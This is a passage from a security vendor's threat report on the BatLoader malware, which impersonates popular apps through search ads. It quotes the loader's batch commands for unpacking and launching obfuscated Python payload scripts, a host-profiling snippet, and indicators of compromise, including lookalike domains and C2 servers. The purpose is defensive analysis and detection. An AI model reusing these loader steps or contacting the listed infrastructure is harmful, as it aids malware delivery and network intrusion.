copy "openssl.zip" "%TEMP%"
powershell Expand-Archive openssl.zip -DestinationPath %TEMP%
start /b cmd /c framework.py
timeout 5
start /b cmd /c frameworkb.py
timeout 5
networkframework.py
```

Figure 7 BatLoader's batch file containing a third Python file "networkframework.py"
Like the others, it is obfuscated with PyArmor and contains an identical series of commands to handle payload retrieval, decryption and execution via WorkFolder.exe. In addition, netframework.py contains checks for curating payloads for domain-joined systems with more than 2 IP neighbors in the system's ARP table.



```
def main():
    max_ip_to_send_request = 2
    user_domain = wmi.WMI().Win32_ComputerSystem()[0].Workgroup
    user_pc_name = os.environ['computername']
    print('UserDomain =', user_domain)
    print('UserPCname =', user_pc_name)
    with os.popen('arp -a') as f:
        data = f.read()
        None(None, None, None)
```

Figure 8 Snippet of BatLoader Python script showing system profiling.
This behavior has been previously observed whereby BatLoader executed Cobalt Strike in addition to the standard payloads such as Ursnif or Vidar. We assess this is done to prep systems residing in business networks for further infiltration.

As of time of writing, the payload URLs were no longer available for retrieval, but given that this fits into BatLoader's known historical target selection patterns, we assess that Cobalt Strike is the probable candidate.

How did we find it?

eSentire MDR for Endpoint identified and blocked BatLoader's payload execution.

What did we do?

Our team of 24/7 SOC Cyber Analysts investigated the blocked behavior and worked with the customer on remediating the system.

What can you learn from this TRU positive?

- Use of Google Search Ads by various malware families has been widely observed in early 2023. We wrote about this tactic in a previous TRU Positive post.

    Despite overall observations diminishing in February 2023, BatLoader's use continues to persist. This assertion is supported by observations in our own telemetry but also by the continued registration of website infrastructure throughout the month of February.
- BatLoader targets various popular applications for impersonation, such as ChatGPT, Zoom, Adobe, AnyDesk, Microsoft Teams, Java, etc. This is no accident, as these applications are commonly found in business networks and thus, they would yield more valuable footholds for monetization via fraud or hands-on-keyboard intrusions.
- Cobalt Strike, a known BatLoader payload, enables hands-on-keyboard access to footholds and facilitates network intrusion actions. BatLoader should be considered a precursor threat to ransomware and any observation prioritized for treatment.

    A November 2022 report by Microsoft linked Royal Ransomware to BatLoader.

Recommendations from our Threat Response Unit (TRU) Team:

- Raise awareness of malware masquerading as legitimate applications, and include relevant examples within your Phishing and Security Awareness Training (PSAT) program to educate your employees on how to protect themselves against similar cyber threats.

    Remember – an effective PSAT program emphasizes building cyber resilience by increasing risk awareness, rather than trying to turn everyone into security experts.
- Protect endpoints against malware.
    - Ensure antivirus signatures are up-to-date.
    - Use a Next-Gen AV (NGAV) or Endpoint Detection and Response (EDR) product to detect and contain threats.

Indicators of Compromise

Suspected BatLoader Domains Registered in February 2023:

Domain	Creation Date
chatgpt-t[.]com	2023-02-28

zoomvideor[.]com	2023-02-27
adobe-l[.]com	2023-02-22
freecad-l[.]com	2023-02-22
microso-t[.]com	2023-02-22
spotify-uss[.]com	2023-02-21
quickbooks-q[.]com	2023-02-21
freecad-f[.]com2	2023-02-20
java-s[.]com	2023-02-13
adobe-e[.]com	2023-02-13
anydesk-o[.]com	2023-02-13
anydesk-r[.]com	2023-02-09
java-r[.]com	2023-02-09
tableau-r[.]com	2023-02-09
java-a[.]com	2023-02-07
basecamp-a[.]com	2023-02-07
adobe-a[.]com	2023-02-03
visualstudio-t[.]com	2023-02-03
openoffice-a[.]com	2023-02-03
bitwarden-t[.]com	2023-02-01
gimp-t[.]com	2023-02-01
figma-t[.]com6	2023-02-01

Other Indicators of Compromise

Indicator	Note
3db1edc5b5550f54abdcb5520cf91d75	Vidar
0cb75b1192b23b8e03d955f1156ad19e	Ursnif

85fbc743bb686688ce05cf3289507bf7	Ursnif
11ae3dabdb2d2458da43558f36114acb	AdobeSetup.msi (BatLoader)
9ebbe0a1b79e6f13bfca014f878ddeec	AdobeSetup.msi (BatLoader)
shvarcnegerhistory[.]com	BatLoader C2
Pixelarmada[.]su	BatLoader C2
uelcoskdi[.]ru	Ursnif C2
iujdhsndjfks[.]ru	
isoridkf[.]ru	
gameindikdowd[.]ru	
jhgfdlkjhaoiu[.]su	
reggy506[.]ru	
reggy914[.]ru	

eSentire's Threat Response Unit (TRU) is a world-class team of threat researchers who develop new detections enriched by original threat intelligence and leverage new machine learning models that correlate multi-signal data and automate rapid response to advanced threats.

If you are not currently engaged with an MDR provider, eSentire MDR can help you reclaim the advantage and put your business ahead of disruption.

Learn what it means to have an elite team of Threat Hunters and Researchers that works for you. Connect with an eSentire Security Specialist.

eSentire Threat Response Unit (TRU)

Our industry-renowned Threat Response Unit (TRU) is an elite team of threat hunters and researchers, that supports our 24/7 Security Operations Centers (SOCs), builds detection models across our Atlas XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. TRU has been recognized for its threat hunting, original research and content development capabilities. TRU is strategically organized into cross-functional groups to protect you against advanced and emerging threats, allowing your organization to gain leading threat intelligence and incredible cybersecurity acumen.